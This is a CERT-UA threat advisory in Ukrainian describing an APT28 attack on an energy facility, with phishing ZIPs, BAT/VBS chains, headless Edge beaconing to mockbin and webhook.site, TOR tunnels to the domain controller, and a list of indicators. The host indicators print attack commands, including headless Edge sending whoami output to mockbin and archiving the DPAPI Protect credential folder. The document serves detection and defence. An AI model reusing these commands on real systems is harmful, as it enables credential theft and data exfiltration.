Кібератака APT28: msedge як завантажувач, TOR та сервіси mockbin.org/website.hook як центр управління (CERT-UA#7469)

Загальна інформація

Урядовою командою реагування на комп'ютерні надзвичайні події України CERT-UA зафіксовано цільову кібератаку у відношенні об'єкту критичної енергетичної інфраструктури України.

Для реалізації зловмисного задуму розповсюджено повідомлення електронної пошти з підробленою адресою відправника та посиланням на архів, наприклад, "photo.zip".

Відвідування посилання призведе до завантаження на ЕОМ жертви ZIP-архіву, що містить три JPG-зображення (приманки) та BAT-файл "weblinks.cmd". У випадку запуску CMD-файлу буде відкрито декілька вебсторінок-приманок, створено файли ".bat" і ".vbs", а також здійснено запуск VBS-файлу, який, у свою чергу, виконає BAT-файл.

Зазначене призведе до звернення до URL-адреси за допомогою програми Microsoft Edge в "headless" режимі, в результаті чого на ЕОМ в каталозі "%USERPROFILE%\Downloads" буде створено файл з розширенням ".css", який згодом буде переміщено до каталогу "%PROGRAMDATA%" з розширенням ".cmd", виконано та видалено.

Під час дослідження на ЕОМ було завантажено CMD-файл, призначений для виконання команди "whoami" та передачі результату за допомогою HTTP GET-запиту, виконаного за допомогою програми Microsoft Edge в "headless" режимі.

У процесі контрольованої емуляції ураження додатково з'ясовано, що на ЕОМ жертви з файлового сервісу file.io буде здійснено завантаження програми TOR та створення "прихованих" сервісів, призначених для перенаправлення інформаційних потоків через мережу TOR на відповідні хости локальної обчислювальної мережі, зокрема, контролер домену (порти: 445, 389, 3389) та поштовий сервер (порти: 443, 445, 3389). Крім того, для отримання хешу паролю облікового запису використано PowerShell-сценарій, що відкриває сокет та ініціює SMB-підключення до нього за допомогою команди "net use".

При цьому, віддалене виконання команд реалізовано за допомогою "curl" через API легітимного сервісу webhook.site; персистентність забезпечено шляхом створення запланованих задач для запуску VBS-скрипта з BAT-файлом у якості аргументу.

Завдяки обмеженню можливості доступу до вебресурсів сервісу Mockbin (mockbin.org, mocky.io) та блокуванню запуску Windows Script Host (зокрема, "wscript.exe") на ЕОМ, відповідальному співробітникові згаданого об'єкту критичної енергетичної інфраструктури вдалося запобігти кібератаці. Зауважимо, що в контексті детектування та протидії доцільно також звернути увагу на запуск "curl" та "msedge" з параметром "--headless=new".

Очевидно, що з метою обходу засобів захисту зловмисники продовжують використовувати функціонал штатних програм (так звані LOLBAS - Living Off The Land Binaries, Scripts and Libraries), а для створення каналу управління зловживають відповідними сервісами.

Описана активність здійснюється угрупуванням APT28. При цьому, один з перших випадків використання сервісу Mockbin зафіксовано у квітні 2023 року.

Індикатори кіберзагроз

Файли:

```
76dd1a509028dab3e45613f2f5b062f0
ab7d21d81de1039345f9b08d5b64b3c015ea70a15d7ff1194f5f073ca1fbbe23    photo.zip
4b6880d3b614548fec6426b8caea2840
8c268cf8d0bbe3ab1f25f5fdc205c14e30d78a63cc43c5ffbd0733e44fe31b5c
lilikeeper.JPG
9ff8225ea895e8e8a9f1d768bc41ba77
47569fbf80dda804b4ea00c5678d4d98113c3b1f2e52630d191524c615b885a8
pollymodel.JPG
20d7223482ed78acedb3bd19e4b98a46
aab6b46c209305b4fef7c7bfc16cc9ada1e937ef322cf9b3f5107d65fe59eabb
candy_girl_ua.JPG
80067d1c66f79910ddad67d17998851c
1c47e40a2f4dc93ed5b8253278799a4cd70890ec968512ade54b5767707f9a7b    weblinks.cmd
b7c7dc5d07ddd105e0c6de37967b5aa9
561ab624c7214e3b21edd97bf575d5ec0ff7da25b1ae374e616f27a99ca0b77b    photo.zip
4b6880d3b614548fec6426b8caea2840
8c268cf8d0bbe3ab1f25f5fdc205c14e30d78a63cc43c5ffbd0733e44fe31b5c
lilikeeper.JPG
9ff8225ea895e8e8a9f1d768bc41ba77
47569fbf80dda804b4ea00c5678d4d98113c3b1f2e52630d191524c615b885a8
pollymodel.JPG
20d7223482ed78acedb3bd19e4b98a46
aab6b46c209305b4fef7c7bfc16cc9ada1e937ef322cf9b3f5107d65fe59eabb
candy_girl_ua.JPG
```

74e07e9b83c3967578e2b8c88f7c20d1
4b4fbfb0f201d6b80f22cbf1c8d6b1fb2e1a155ce37d426065167e10239062aa weblinks.cmd
8718966fa7ad85b5be84655251f2a8fe
9b6b926b7089d401a6f73094167a6144dd3f6e485128cc28b449d917da79018a %GUID%.vbs
a8085a7b624d572de024e53871da49ea
af4d7ad40e505d047f9df078ef3f6c7e0207c882dc91705e2f4190cc7d2360ce %GUID%.bat
(HeadLace)
3951e4409e66a767af53ee9a920386b9
d03373be2435af1966bfdfe51ae6d0038e4d4f3c353b63fea41144d144547121 l09y3n.css
(HeadLace)

Мережеві:

arunmishra1974@portugalmail.pt
louw@seznam.cz
hXXps://mockbin[.]org/bin/%GUID%
hXXps://mockbin[.]org/bin/%GUID%/%whoami%
hXXps://run.mocky[.]io/v3/%GUID%
hXXps://webhook[.]site/%GUID%
mockbin[.]org (Легітимний сервіс)
mocky[.]io (Легітимний сервіс)
run.mocky[.]io (Легітимний сервіс)
webhook[.]site (Легітимний сервіс)
file[.]io (Легітимний сервіс)
ipapi[.]co (Легітимний сервіс)
185.220.100[.]253 (Received)
173.239.196[.]198

Хостові:

%PROGRAMDATA%\l09y3n.cmd
%PROGRAMDATA%\z201qo.cmd
%PROGRAMDATA%\%GUID%.bat
%PROGRAMDATA%\%GUID%.vbs
%PROGRAMDATA%\Lotus\Data\config.ini
%PROGRAMDATA%\Lotus\service\ManagementService\authorized_clients
%PROGRAMDATA%\Lotus\LotusManagementNowService.exe
C:\Windows\System32\Tasks\Lotus\LotusManagementNowService
C:\Windows\System32\WScript.exe %PROGRAMDATA%\%GUID%.vbs
C:\Windows\system32\cmd.exe /c ""%TMP%\Rar$DIa2664.20414\weblinks.cmd" "
C:\Windows\system32\cmd.exe /c ""%PROGRAMDATA%\%GUID%.bat" "
start "" msedge --headless=new --disable-gpu https://mockbin.org/bin/%GUID%
start "" msedge --headless=new --disable-gpu

```
https://mockbin.org/bin/%GUID%/%whoami%
powershell Compress-Archive %USERPROFILE%\AppData\Roaming\Microsoft\Protect
%USERPROFILE%\AppData\Roaming\Microsoft\protect.zip
powershell.exe Test-NetConnection -ComputerName %IP% -Port 389
```

Графічні зображення



Рис.1 Приклад ланцюга ураження



Рис.2 Приклади запланованих завдань, скриптів та PowerShell-сценарію